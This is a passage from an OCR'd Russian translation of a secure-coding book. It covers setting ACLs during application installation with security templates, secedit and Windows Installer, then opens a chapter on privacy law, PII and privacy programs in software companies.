


Рис. 21-4. *ММС-консоль с новым шаблоном в развернутом виде*

Выберите *в* диалоговом окне Select Registry Key (Выбор раздела реестра) созданный раздел реестра и установите необходимые разрешения в окне настройки свойств безопасности базы данных (то есть списков ACL). Повторите те же операции с папкой File System (Файловая система). Специальные разрешения на отдельные файлы следует настроить здесь. Сохраните шаблон и закройте ММС-консоль, чтобы разблокировать базу данных. Открыв шаблон в Notepad (Блокнот), вы увидите следующее:

```
[Unicode]
Unicode=yes
[Registry Values]
[Registry Keys]
"MACHINE\SOFTWARE\NewApp",0,"D:PAR(A;OICI;KA;;;BA)(A;CI;CCSWRC;;;WD) "
[File Security]
"E:\NewApp",0,"D:AR(A;OICI;FA;;;BA)(A;OICI;0x1f00e9;;;W D)"
[Version]
signature="$CHICAGO$"
Revision=1
```

Отредактируйте строки, указывающие на корень установочного каталога (в нашем примере *E:\NewApp*), и измените их на строку *%newapp_install%*. Затем скомпилируйте и выполните следующий код (см. папку *Secureco2\Chapter21\SecInstall*).

Л

```
   Это приложение получает INF-файл шаблона безопасности,
   заменяет %newapp_install% на указанный (или выбранный) пользователем каталог
   и записывает его в специальный файл с расширением .inf,
   который затем можно применить к выбранному пользователем каталогу,
*/

ttdefine UNICODE
#include <windows.h>
tfinclude <stdio.h>

/*
   Мне совсем не нравится отслеживать все ветви программы,
   проверяя не промахнулся ли где-то с описателями,
   поэтому я создаю множество классов, похожих на те,
   что есть в этой программе.
*/
class SmartHandle
{
public:
   SmartHandle()
   {
      Handle = INVALID_HANDLE_VALUE;
   }

   ~SmartHandle()
   {
      if(IsValid())
      {
         CloseHandle(Handle);
      }
   }

   bool IsValid(void)
   {
      if(Handle != INVALID_HANDLE_VALUE &&
         Handle != NULL)
      {
         return true;
      }
      else
      {
         return false;
      }
   }
```

```
    HANDLE Handle;
};

Л
    Устали от преобразования аргументов в UNICODE?
    Примените функцию wmain вместо main, и все аргументы
    будут сразу передаваться в UNICODE.
*/

int wmain(int argc, WCHAR* argv[])
{
    SmartHandle hInput;
    SmartHandle hOutput;
    SmartHandle hMap;
    WCHAR* pFile;
    WCHAR* pTmp;
    WCHAR* pLast;
    DWORD filesize;
    DWORD dirlen;

    if(argc != 4)
    {
        wprintf(L"Способ применения: %s [входной файл]", argv[0]);
        wprintf(L" [выходной файл] [установочный каталог]\n");
        return -1;
    }

    dirlen = wcslen(argv[3]);

    hInput.Handle = CreateFile(argv[1],
                               GENERIC_READ,
                               0,     // Не открываем файл для общего доступа
                               NULL,  // Не изменяем параметры безопасности
                 OPEN_EXISTING,       // Сбой, если файл отсутствует
                 FILE_ATTRIBUTE_NORMAL, // Самый обычный файл
                 NULL);        // Без шаблона

    if(!hInput.IsValid())
    {
        wprintf(L"Не удается открыть %s\n", argv[1]);
        return -1;
    }

    DWORD highsize = 0;
    filesize = GetFileSize(hInput.Handle, &highsize);

    if(highsize != 0 || filesize == "0)
    {
        // Размер файла превышает 4 Гб -
        // что это за INF-файл такой???
```

```
wprintf(L"Размер fcs неизвестен или слишком велик. \n", argv[1]);
    return -1;
}

Л
    Аналогично предыдущей функции за исключением того,
    что файл создается в любом случае
*/
hOutput. Handle = CreateFile(argv[2],
            GENERIC_WRITE,
            0,
            NULL,
            CREATE_ALWAYS,
            FILE_ATTRIBUTE_NORMAL,
            NULL);

if(!hOutput.IsValid())
{
    wprintf(L"Не удается открыть %s\n", argv[2]);
    return -1;
}

// Теперь, когда открыты входной и выходной файлы,
// создадим проекцию входного файла.
// У проецируемых память файлов масса преимуществ,
// не говоря уже о том, что с ними выполнять многие задачи легче.

hMap. Handle = CreateFileMapping(hInput. Handle, // Открываем файл.
          NULL,          // Никаких специальных параметров защиты.
          PAGE_READONLY,   // Только для чтения.
          0,             // Не задаем максимальный
          0,            // или минимальный размер -
                        // используем размер файла.
          NULL);        // Имя нам не нужно,


if(!hMap.IsValid())
I
    wprintf(L" Невозможно создать проекцию %s\n", argv[1]);
    return -1;
}

// Начинаем с начала файла и создаем полную его проекцию.
pFile = (WCHAR*)MapViewOfFile(hMap.Handle,
                        FILE_MAP_READ, 0, 0, 0);

if{pFile == NULL)
{
    wprintf(L"Не удалось создать проекцию %s\n", argv[1]);
    return -1;
```

```
!

// Теперь у нас есть указатель на весь файл -
// поищем нужную строку.

pTmp = pLast = pFile;
DWORD subst_len = wcslen(L"%newapp_install%");

while(1)
{
   DWORD written, bytes_out;

   pTmp = wcsstr(pLast, L"%newapp_install%");

   if(pTmp != NULL)
   {
      // Новая строка найдена.
      // Сколько байт записывать?

      bytes_out = (pTmp - pLast) * sizeof(WCHAR);

      if(!WriteFile(hOutput.Handle, pLast, bytes_out,
         &written, NULL) || bytes_out != written )
      {
         wprintf(L"Не удается записать в %s\n", argv[2 ]);
         return -1;
      }

      // Теперь заменим %newapp_install% на выбранный
      // пользователем каталог,
      if(!WriteFile(hOutput.Handle, argv[3],
         dirlen * sizeof(WCHAR), &written, NULL) ||
         dirlen * sizeof(WCHAR) != written)
      !
         wprintf(L"Не удается записать в %s\n", argv[2]);
         UnmapViewOfFile(pFile);
         return -1;
      }

      pTmp += subst_len;
      pLast = pTmp;
   }
   else
   {
      // Строка не найдена - дописываем остаток файла
      bytes_out = (BYTE*)pFile + filesize - (BYTE*)pLast;

      if(!WriteFile(hOutput.Handle, pLast, bytes_out,
         &written, NULL) || bytes_out != written)
      {
```

```
            wprintf(L"Запись в %s невозможна\n", argv[2]);
            UnmapViewOfFile(pFile);
            return -1;
        }
        else
        {
            // Вот и все! Дело сделано!
            UnmapViewOfFile(pFile);
            break;
        }
    }
}

// Остальные описатели магическим образом
// закроются автоматически.
return 0;
}
```

Здорово, правда? Вы наверняка подумали, что я предложу что-то идиотское, например попрошу пользователя отредактировать inf-файлы. Это было бы бессмысленно — пользователи не привыкли выполнять сложные действия, ведь они очень редко заглядывают «в эту дурацкую документацию». Теперь, получив путь к выбранному пользователем каталогу, просто выполните следующую команду.

```
[e:\]secedit /configure /db NewApp.sdb /cfg out.inf /areas
REGKEYS FILESTORE /verbose
```

Установка приложения произойдет безопасно — осталось только проверить, совпадают ли установленные разрешения с желаемыми. Также неплохо бы сохранить файл *Out.inf* на случай, если пользователь захочет вернуться к конфигурации безопасности приложения по умолчанию. Покончив со сложной частью (той, в которой приходится немного шевелить «серым веществом») и установкой базы данных и INF-файлов, оставшуюся часть работы можно поручить сценариям установки. По моему опыту, на написание подобных операций с нуля и одновременного обеспечения поддержки Windows NT 3-51 и 4 требуется масса времени, поэтому с уверенностью могу сказать, что сэкономленное благодаря моим рекомендациям время наверняка с лихвой покроет стоимость этой книги!

Низкоуровневые API-функции безопасности

У меня есть огромное преимущество: я могу точно оговаривать версию ОС, для которой предназначаются мои приложения. У большинства других приложений такой возможности нет, и разработчикам приходится создавать установочные утилиты для нескольких версий семейства ОС Windows NT. Доступные системные API отличаются в разных версиях. До появления Windows NT 4 были доступны только низкоуровневые API-функции. При работе с ними требуется крайняя осторожность, однако если необходимо прямое обращение к описателю безопасности, я предпочитаю программировать как можно ближе к самой ОС. Например, функция *AddAccessAlowedAce* неправильно устанавливает биты наследования в заголовке ACE-записи. Если же выставить все поля ACE вручную, а затем вызвать

AddAce, результат полностью совпадет с ожидаемым. (Есть еще функция *AddAccessAlowedAceEx*, которая корректно работает с заголовками ACE, но она доступна только в Windows 2000 и последующих ОС.)

Применение низкоуровневых API-функций безопасности демонстрируются в многочисленных статьях и примерах, в числе которых и статья вашего покорного слуги на странице *http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9696*. Если приходится вызывать низкоуровневые API-функции, советую проверять код особенно тщательно. Практически обязательной следует считать следующую операцию: после настройки DACL-таблицы средствами пользовательского интерфейса создайте подробный дамп описателя безопасности или сохраните его в двоичном формате со внутренними связями. Затем установите ту же DACL-таблицу своей программой и сравните результаты, Если они совпадают не полностью, выясните почему. Ничего не стоит создать для объекта DACL-таблицу с массой ошибок. Чаще всего ошибаются в порядке следования ACE-записей и неправильно трактуют значения флагов заголовка ACE,

Используйте Windows Installer

Объяснять, как работать с установщиком Windows, я не стану — этому посвящена масса других материалов, например документация к Microsoft Platform SDK В Platform SDK описывается ряд проблем с безопасностью, с которыми вы можете столкнуться, а так как SDK обновляется гораздо чаще этой книги, я советую внимательно прочитать раздел «Guidelines for Authoring Secure Installations» (Руководство по созданию безопасных процедур установки). А теперь я познакомлю вас с некоторыми проблемами, с которыми вы наверняка столкнетесь.

- Как и в других случаях установки ПО, следует особое внимание уделить ус а-новке приложений под учетной записью с правами администратора в каталоги с правом доступа на изменение непривилегированными пользователями. В отличие от других установщиков Windows Installer предоставляет таблицу *LockPermissions*, которая позволяет устанавливать правила доступа к файлам, каталогам и разделам реестра,
- У установочного пакета есть ряд свойств, которые можно разделить на *частные* (private), *открытые* (public) и *ограниченно открытые* (restricted public). Если пользователю разрешено изменять свойство, его следует классифицировать как открытое, но если пакет выполняется с повышенными привилегиями, некоторые свойства должны быть ограниченно открытыми. Никогда не испо.ьзуйте свойства для хранения паролей или другой секретной информации. Установщик Windows может занести таблицу со свойствами в журнал или реестр.
- При установке службы средствами Windows Installer постарайтесь не конкретизировать учетную запись, Иначе возникнет проблема: пары «имя пользователя + пароль» будут храниться в установочном пакете, и конфиденциальная информация может оказаться в файле журнала или реестре. Вдобавок пакет придется обновлять при каждом изменении пароля. Ситуация ухудшается, если служба устанавливается на многие машины под одной учетной записью, что приведет к взаимозависимости индивидуальной защиты этих машин.

- Установочные пакеты следует заверять цифровыми подписями, чтобы предотвратить их модификацию и подделку; это безусловное требование к программам, устанавливаемым с повышенными привилегиями. При обновлении установочного пакета администратор должен в обязательном порядке обновить цифровую подпись,
- Пакет следует разрабатывать так. чтобы ошибка при получении нужных ресурсов не вызывала крах процесса установки и последующие проблемы с безопасностью. Например, если выполняющемуся с повышенными привилегиями установщику не удастся определить местоположение ресурса, взломщик может воспользоваться диалоговым окном *Open* для манипуляций с файловой системой. Для предотвращения такой проблемы следует до начала установки проверять наличие всех необходимых ресурсов и предусмотреть механизмы перехода на другой ресурс, когда в процессе установки выбранный становится недоступным. Подробнее о таких механизмах — в документации к Platform SDK.
- Для корректировки приложения для заданного круга пользователей предназначены *файлы модификации* (transforms). В общем случае лучше применять защищенные варианты этих файлов. Они могут храниться как локально (в области, недоступной для обычных пользователей), так и в самом установочном пакете.
- Благодаря поддержке специальных операций (custom actions) можно создавать процедуры установки, вызывающие внешние исполняемые файлы. Хоть и редко, но иногда для установки приложения требуется больше возможностей. чем есть у Windows Installer, поэтому возможность расширить круг поддерживаемых операций всегда кстати. Если установщик выполняется с повышенными привилегиями, специальные операции выполняются в контексте пользователя. устанавливающего приложение, если только не установлен бит *msidbCustomActionTypeNoImpersonate*— в этом случае установку разрешено производить только администратору.


Для создания пакета установки средствами Windows Installer обычно требуются дополнительные усилия, они оправдываются, когда требуется предоставить возможность устанавливать приложения не только администратору, но и обычным пользователям. К тому же Windows Installer — один из немногих установщиков, поддерживающих настройку параметров безопасности.

Резюме

В этой главе описаны некоторые возможные ошибки, которые программисты часто допускают при разработке процедуры установки приложения. Хотя создание таких процедур не слишком-то захватывающее занятие, да и не приносит оно никаких лавров, но совершенные на этой стадии ошибки подчас чреваты серьезными нарушениями безопасности системы. Запланируйте настройку разрешений доступа к секретным данным и никогда не надейтесь на то, что унаследованных разрешений окажется достаточно.

ГЛАВА

22



Обеспечение конфиденциальности

До эры широкого распространения персональных компьютеров и тотального увлечения Интернетом нарушение *конфиденциальности** (privacy) рассматривалось как прерогатива компетентных органов. Все боялись прослушки телефона, перлюстрации почты и слежки. В наши дни любая транзакция представляет собой угрозу нарушения нашей конфиденциальности, будь то использование дисконтной карты в бакалейном магазине, покупка дома или программ в Интернете — мы рискуем, что информация о нас станет доступна посторонним лицам, которые огласят се или используют нам во вред. Каждый случай нарушения конфиденциальности подрывает доверие потребителей и, следовательно, отрицательно влияет на коммерческий результат. Анализ текущего состояния финансовых рынков показывает, что дело скорее в недостатке доверия к тому, что делают компании, чем в реальных причинах, обусловленных особенностями бизнеса.

Внимание! Основную угрозу для конфиденциальности представляет раскрытие информации. Анализируя опасности, следует рассматривать эти угрозы как потенциальные нарушения конфиденциальности.

Вы себя чувствуете одинаково комфортно, когда покупаете Porsche в комиссионном магазине и у официального дилера? Скорее всего нет, даже если у нас нет веских оснований подозревать неладное. Все дело в доверии. Соблюдение конфиденциальности клиента — ключевой момент в построении доверительных отношений. Люди будут чувствовать себя комфортно, покупая ваши продукты или услуги или инвестируя в вашу компанию, только при условии, что полностью

* Иногда ее называют *приватность*. — *Прим. перев.*

доверяют вам. Разрабатывая стратегию соблюдения конфиденциальности для компании, необходимо продемонстрировать, что действительно заботитесь о клиентах. В противном случае будьте готовы отвечать за нарушение конфиденциальности, к потере клиентов и трате массы денег на судебные тяжбы.

Досаждающие и злонамеренные нарушения конфиденциальности

Многие компании нарушают вашу конфиденциальность, пытаясь заполучить нового клиента. Это обычно лишь раздражает, но не ведет к потере денег и не приносит вреда в долгосрочной перспективе. Достаточно вспомнить о спаме, который вы регулярно получаете. Эти контакты можно разделить на две категории: незатребованные обращения от частных лиц и организаций, с которыми вы как-то связаны и с которыми никаких отношений нет. В первом случае компании пытаются «впарить» вам что-то новое. Я более чем уверен, что вам доводилось получать предложения застраховаться от компании, где вы получили кредитную карту, и что вам часто звонят из телефонных фирм и предлагают воспользоваться новой услугой. В любом случае это раздражает клиента: он подумывает о разрыве всяких отношений. Не распугивайте своих клиентов, такими грубыми методами.

Под злонамеренным нарушением конфиденциальности подразумевает получение доступа к персональным данным с целью извлечения выгоды из неэтичного или противозаконного их использования. Многие компании наживаются на продаже контактной информации. У тысяч людей собирают номера кредитных карт, чтобы затем перепродать *эту* информацию через Web или оставить для собственного пользования. Хочется надеяться, что ваша компания не идет на прямое нарушение конфиденциальности. Однако, сами того не зная или не желая, вы можете способствовать этому — достаточно вовремя не предпринять нужные шаги для защиты важной информации о клиентах.

Примечание Однажды я сэкономил кучу денег, купив себе картриджи для цветных принтеров на распродаже в Интернете. Через неделю мне сообщили, что кто-то воспользовался номером моей кредитной карточки в Корее. Стоит ли говорить, что я никогда там не был.

Законодательство о соблюдении конфиденциальности

Законодательство о соблюдении конфиденциальности в США развивается довольно медленно. И как назло, персональная конфиденциальность вступает в противоречие с национальной безопасностью. Различными правительственными агентствами написано немало отчетов о проблемах конфиденциальности, начиная с «Records, Computers and the Rights of Citizens» (Документы, компьютеры и права граждан), опубликованного Министерством здравоохранения, просвещения и социального обеспечения в июле 1973 г (*http://aspe.hhs.gov/datacncl/1973privacy/tocprefacemembers.htm*)К сожалению, большинство отчетов, созданных после этого документа, почти не годятся для судебной практики. В 1998 г. Федеральная торго-

вая комиссия выпустила документ «Fair Information Practices» (Справедливое использование информации) (*http://www.ftc.gov/reports/privacy3/fairinfo.htm*). Это была попытка взять лучшее из различных документов о конфиденциальности и объединить их в одном документе, который применялся бы в судебных тяжбах, касающихся неправомерного использования персональной идентификационной информации.

Персональная идентификационная информация

Персональная идентификационная информация (personally identifiable information, PII) — любые сведения, позволяющие идентифицировать или определять местонахождение кого-либо. Наиболее наглядный пример PII — имя и адрес. К менее очевидным относятся номер почтового ящика и номерной знак автомобиля. Хотя они и никого не идентифицируют напрямую, но позволяют узнать владельца, В дополнение к этому идентификатор учетной записи и адрес TCP/IP могут рассматриваться как РП, если напрямую указывают на какие-то персональные данные. Следует уделять особое внимание защите РП, хранимой в компании или приложении.

Директивы ЕС о защите данных

В октябре 1998 г. Европейский союз опубликовал Директивы о защите данных (*http://www.cdt.org/privacy/eudirective/EU_Directive_html*), которые определяют, как следует обходиться с РП. Эти директивы запрещают странам Европейского союза предоставлять РП странам, не входящим в этот союз и не обеспечивающим достаточный уровень защиты информации. Это может иметь самые печальные последствия для американских компаний, ведущих бизнес с ЕС. В отсутствие законодательной базы Министерство торговли США в июле 2000 г. опубликовало Закон о безопасной зоне, который был признан Европейской комиссией как обеспечивающий соответствующие гарантии. Компаниям в США, согласным соблюдать эти принципы, было разрешено вести дела с Европой.

Закон о безопасной зоне

Закон о безопасной зоне (Safe Harbor Principles, *http://www.export.gov/safeharbor/*) состоит из семи принципов, определяющих правила обращения компаний с персональной информацией. Компании, разрабатывающие приложения, должны четко представлять, как эти принципы влияют на способ хранения данных или приложения, хранящие данные.

Уведомление

Клиент, данные о котором собираются, должен получать полную информацию о том. как они будут использоваться. Каждый Web-сайт должен содержать особое *заявление о конфиденциальности* (privacy statement), причем на каждой странице необходимо поместить ссылку на него. В некоторых случаях на страницах для сбора данных следует предусмотреть специальную вставку, где указать, как будут использоваться собираемые данные. В клиентских приложениях надо предусмотреть меню, позволяющее просматривать политику конфиденциальности, в которой описывается, что происходит с данными, сохраняемыми приложением, а также

какие данные, отправляются на Web-сайт и обстоятельства, при которых они могут быть переданы третьим лицам.

Документ с описанием политики конфиденциальности необходимо предъявлять пользователю в процессе установки или во время первого запуска приложения. Разрабатывая приложение, с помощью которого пользователи вашего продукта будут собирать информацию о клиентах, позаботьтесь о возможности предъявления клиентам политики конфиденциальности.

Выбор

Пользователю, вводящему данные в ваше приложение, обязательно следует предоставить возможность определить уровень конфиденциальности до того, как его данные попадут в приложение. Например, он должен иметь возможность сообщить предпочтительный способ общения — по телефону или электронной почте, а также разрешает ли он, чтобы его персональная информация стала доступна третьим лицам. Кроме того, в приложении следует предусмотреть возможность для клиентов установить параметры конфиденциальности по собственному усмотрению. Например, если вы создаете CRM-приложение (Customer Relationship Management — управление отношениями с клиентами), позаботьтесь для каждой контактной записи о возможности сохранения параметров (например, каким образом контактировать с клиентом). Подробнее о том, как это сделать рассказывается в разделе «Построение инфраструктуры конфиденциальности».

Дальнейшее распространение

Под дальнейшим распространением подразумевается передача персональной информации третьим лицам. Этого должно происходить только с согласия владельца информации. Исключение составляют случаи, когда эта третья сторона является вашим агентом и полностью соблюдает политику конфиденциальности, В приложении необходимо предусмотреть механизм разрешений, регулирующий передачу персональной информации третьим лицам.

Доступ

Клиентам следует оставить доступ к собственным данным, в основном для проверки корректности и изменения их по мере необходимости. Клиентам также необходимо иметь право удалить любые данные, которые вы о них храните, если они не нужны для бизнес-задач. Доступ к данным должен быть простым и недорогим, однако не обязательно прямым и немедленным, тем не менее любые внесенные клиентом изменения должны попадать во все хранилища данных, в том числе копии данных, которые хранятся у партнеров.

Безопасность

Обеспечивая защиту данных клиента от неправомерного доступа, следует проявлять исключительную осторожность. В приложении обязательно предусмотрите функции безопасности, обеспечивающие защиту критически важных данных. Для предотвращения злоупотреблений приложение также должно поддерживать аудит доступа к данным уполномоченных лиц.

Целостность данных

Целостность данных пользователя необходимо обеспечивать все время их хранения. Собирать следует лишь необходимую для дела информацию, а перед ее использованием убедиться в ее полноте и актуальности. Необходимо гарантировать защиту персональной информации от несанкционированного изменения, а любые изменения должны вноситься только самим пользователем после должной процедуры аутентификации. Допустимо хранить вспомогательные данные, дополняющие основную информацию о пользователе.

Возможность предъявления претензий

Пользователю следует предоставить простой и очевидный способ связи для предъявления любых претензий по поводу конфиденциальности. Для этого годится адрес электронной почты или легко доступная Web-форма на вашем сайте. В противном случае клиенту придется искать другие способы, что грозит потерей прибыли,

Хороший способ поощрения доверия в компании — участие в одной из онлайновых программ доверия, поддерживаемых независимыми организациями. Присоединившись к такой программе, вы предоставите пользователям возможность обратиться за помощью в случае возникновения проблем с конфиденциальностью. На рис. 22-1 показаны логотипы некоторых организаций, поддерживающих программы сертификации: BBBOnline (*http://www.bbbonline.com*), ESRB (*http://www.esrb.org/wp_join.asp*) и TRUSTe (*http://www.truste.org/program pub_how_to_join.html*).

Рис. 22-1. *Логотипы онлайновых программ доверия*

Прочие законы о конфиденциальности

Управление хранящейся у вас информацией о клиентах определяется требованиями законодательства о конфиденциальности для того или иного типа информации. В табл. 22-1 перечислены некоторые федеральные законы США о конфиденциальности.

Таблица 22-1. Федеральные законы США о конфиденциальности

Закон	Комментарий	URL-адрес
Закон о компьютерном мошенничестве и злоупотреблениях (Computer Fraud and Abuse Act, CFAA)	Определяет порядок доступа к компьютерам других людей и запрещает модификацию данных, хранящихся на компьютерах, в том числе загрузку данных с чужого компьютера без разрешения его владельца	*http://www4.law.cornell.edu/uscode/18/1030html*

см. след. стр.

Таблица 22-1. *(окончание)*

Закон	Комментарий	URL-адрес
Акт Грэмма-Лича Блили (Gramm-Leach Bliley Act, GLBA)	Определяет порядок обращения с финансовой информацией. Если вы храните информацию такого рода, то обязаны знать и соблюдать этот закон	*http://www.senate.gov/~banking/conf/*
Акт об ответственности за распространение медицинской информации (Health Information Portability Accountability Act, HIPAA)	Определяет порядок обращения с медицинской информацией. Если вы храните информацию такого рода, то обязаны знать и соблюдать этот закон	*http://cms.hhs.gov/hipaa/*
Акт о защите детской конфиденциальности (Children's Online Privacy ProtectionAct, COPPA)	Определяет порядок сбора и обращения с информацией о детях младше 13 лет	*http://www.ftc.gov/opa/1999/9910/childfinal.htm*

Конфиденциальность и безопасность

Хотя безопасность и является компонентом конфиденциальности, между ними существует одно отличие. Цель безопасности — ограничить доступ к ценной информации лицам, для которых она не предназначена. А конфиденциальность требует от лиц, имеющих доступ к данным, выполнять требования пользователей, касающиеся управления этими данными. Пример соблюдения конфиденциальности — следование принципам Закона о безопасной зоне. Один из случаев конфликта безопасности и конфиденциальности — запись в журнал информации о транзакции или пользователе с целью обеспечения безопасности. Внимательно посмотрите, не содержит ли журнал информации, попадающей под политику конфиденциальности. Если в журнале содержится PII, следует либо удалить ее, либо обеспечить надлежащий уровень конфиденциальности журнала.

Построение инфраструктуры конфиденциальности

Для успеха программы конфиденциальности в компании следует собрать команду, которая будут ею заниматься. Уже тот факт, что вы занимаетесь этим и предпринимаете усилия в этой области, обеспечит вам дополнительное доверие со стороны клиентов. Эта команда принесет пользу компании, взяв на себя ряд задач:

- построение стратегии обеспечения конфиденциальности в компании;
- создание программы обучения правилам обеспечения конфиденциальности;
- поддержку последовательной позиции компании в глазах общественности;
- эффективное реагирование на претензии к компании, касающиеся конфиденциальности;
- обеспечение соблюдения конфиденциальности при:
  - создании Web-сайтов;

- разработке приложений;
- управлении персональными данными.

В крупной компании иногда требуются дополнительные штатные единицы — директор по конфиденциальности (Chief Privacy Officer, CPO) и агенты по конфиденциальности (privacy advocate) — хотя бы по одному в каждой группе. Компании следует участвовать в конференциях по проблемам конфиденциальности и состоять как минимум в одной соответствующей организации. Совет директоров по конфиденциальности (Council of Chief Privacy Officers, *http://www.conference-board.org/search,dcouncil.cfm?councilsid=173*) — одна из таких организаций.

На рис. 22-2 приведен пример системы обеспечения конфиденциальности в компании. CPO отчитывается перед руководством и управляет командой, ответственной за разработку и претворение в жизнь корпоративной стратегии обеспечения конфиденциальности. Каждая значимая группа в компании имеет пропагандиста идей конфиденциальности, который тесно сотрудничает с CPO и следит за тем, чтобы его указания четко исполнялись всеми группами в компании.




Рис. 22-2. *Схема системы обеспечения конфиденциальности в компании*

Роль директора по конфиденциальности

CPO — это сотрудник, полностью отвечающий за корпоративное видение конфиденциальности и стратегию ее исполнения. Ему необходимо предоставить поддержку руководства и полномочия для исполнения корпоративной политики конфиденциальности во всех группах. Он должен знать последние законы по конфиденциальности, разбираться, как они влияют на работу компании, и отслеживать связанные с конфиденциальностью тенденции в отрасли. Нет такой компании, руководство которой не заинтересовано в конкурентоспособности, особенно когда дело касается гарантии конфиденциальности. Обязанность CPO — работать с каждой командой разработчиков, знакомить их с ответственностью за безопасность данных и следить, чтобы перед выпуском продукта выполнялись все необходимые проверки.

Роль агента по конфиденциальности

Пропагандист идей безопасности играет важнейшую роль в продвижении принципов конфиденциальности, разработанных CPO. Он должен формализовать эти концепции в виде плана действий, предназначенного для команды, в которой он работает. В общем случае пропагандист идей безопасности отвечает за решение следующих задач:

- обучение команды принципам конфиденциальности;
- помощь в создании заявлений о конфиденциальности;
- помощь в проектировании функций обеспечения конфиденциальности;
- обеспечение того, чтобы конфиденциальность стала частью каждой спецификации проекта:
- руководство проверкой конфиденциальности каждого компонента по завершении разработки;
- помощь в разрешении проблем с конфиденциальностью, относящихся к компетенции команды.

Проектирование приложений, обеспечивающих конфиденциальность


Создаете вы Web-сервисы или клиентские приложения, конфиденциальность должна стоять во главе угла. Это укрепляет доверие клиентов к продуктам компании и выделяет ее среди конкурентов. Проектируя приложение, проанализируйте его со всех точек зрения. Создавая приложения для сбора данных от пользователей, соблюдайте Закон о безопасной зоне. Не забыли ли вы, проектируя приложение, позволяющее другим собирать данные, предусмотреть функцию, предоставляющую пользователям возможность сохранять свою конфигурацию конфиденциальности. Сейчас я расскажу, как разрабатывать ПО с учетом конфиденциальности, и приведу примеры функций, повышающих ценность приложения,

Конфиденциальность в процессе разработки

Как и в случае с безопасностью, экономия времени и денег достигается за счет соблюдения принципов конфиденциальности на протяжении всего процесса разработки. Агент по конфиденциальности должен понимать процесс разработки ПО, в котором участвует его команда, и разработать план интеграции конфиденциальности в процесс (рис. 22-3).

На этапе проектирования необходимо тщательно проанализировать раздел шаблона, касающийся конфиденциальности, чтобы удостовериться, что охвачены все важные моменты конфиденциальности. На этапе разработки создается конфиденциальное информационное наполнение Web-сайтов, такое, как политика конфиденциальности и информационное наполнение P3P (Platform for Privacy Preferences) (о ней мы поговорим далее в этой главе). Кроме того, следует задокументировать содержимое cookie-файлов, журналов и любых других данных, попадающих из приложения в Интернет, а также создать документ, описывающий, как используются эти данные. На этапе тестирования проверяется качество реализации конфиденциальности и информационного наполнения. Тестировщикам

необходимо тесно сотрудничать с агентом по конфиденциальности, который редактирует все создаваемые документы, тщательно изучая систему конфиденциальности. При выпуске промежуточных версий (альфа-, бета-версии или кандидата на выпуск) следует поддерживать обратную связь с клиентами, аналитиками или СМИ. Собранная информация нужна для пересмотра проекта и внесения соответствующих изменений в продукт.



Рис, 22-3. *Конфиденциальность на каждом этапе процесса создания ПО*

Шаблон спецификаций конфиденциальности

Он должен быть частью общего шаблона проекта функций системы. В нем описываются все задачи по конфиденциальности конкретных функций, а также планы по выполнению этих задач. Чем тщательнее вы опишете задачи, тем меньше проблем «всплывет» в конце цикла разработки, на этапе проверки. Этот раздел функциональной спецификации следует тщательно проверять перед подтверждением качества реализации функций. Агент по конфиденциальности должен работать с командой проектировщиков над созданием шаблона спецификации, удовлетворяющего требованиям к разработке.

Шаблон спецификации конфиденциальности

1. Конфиденциальность

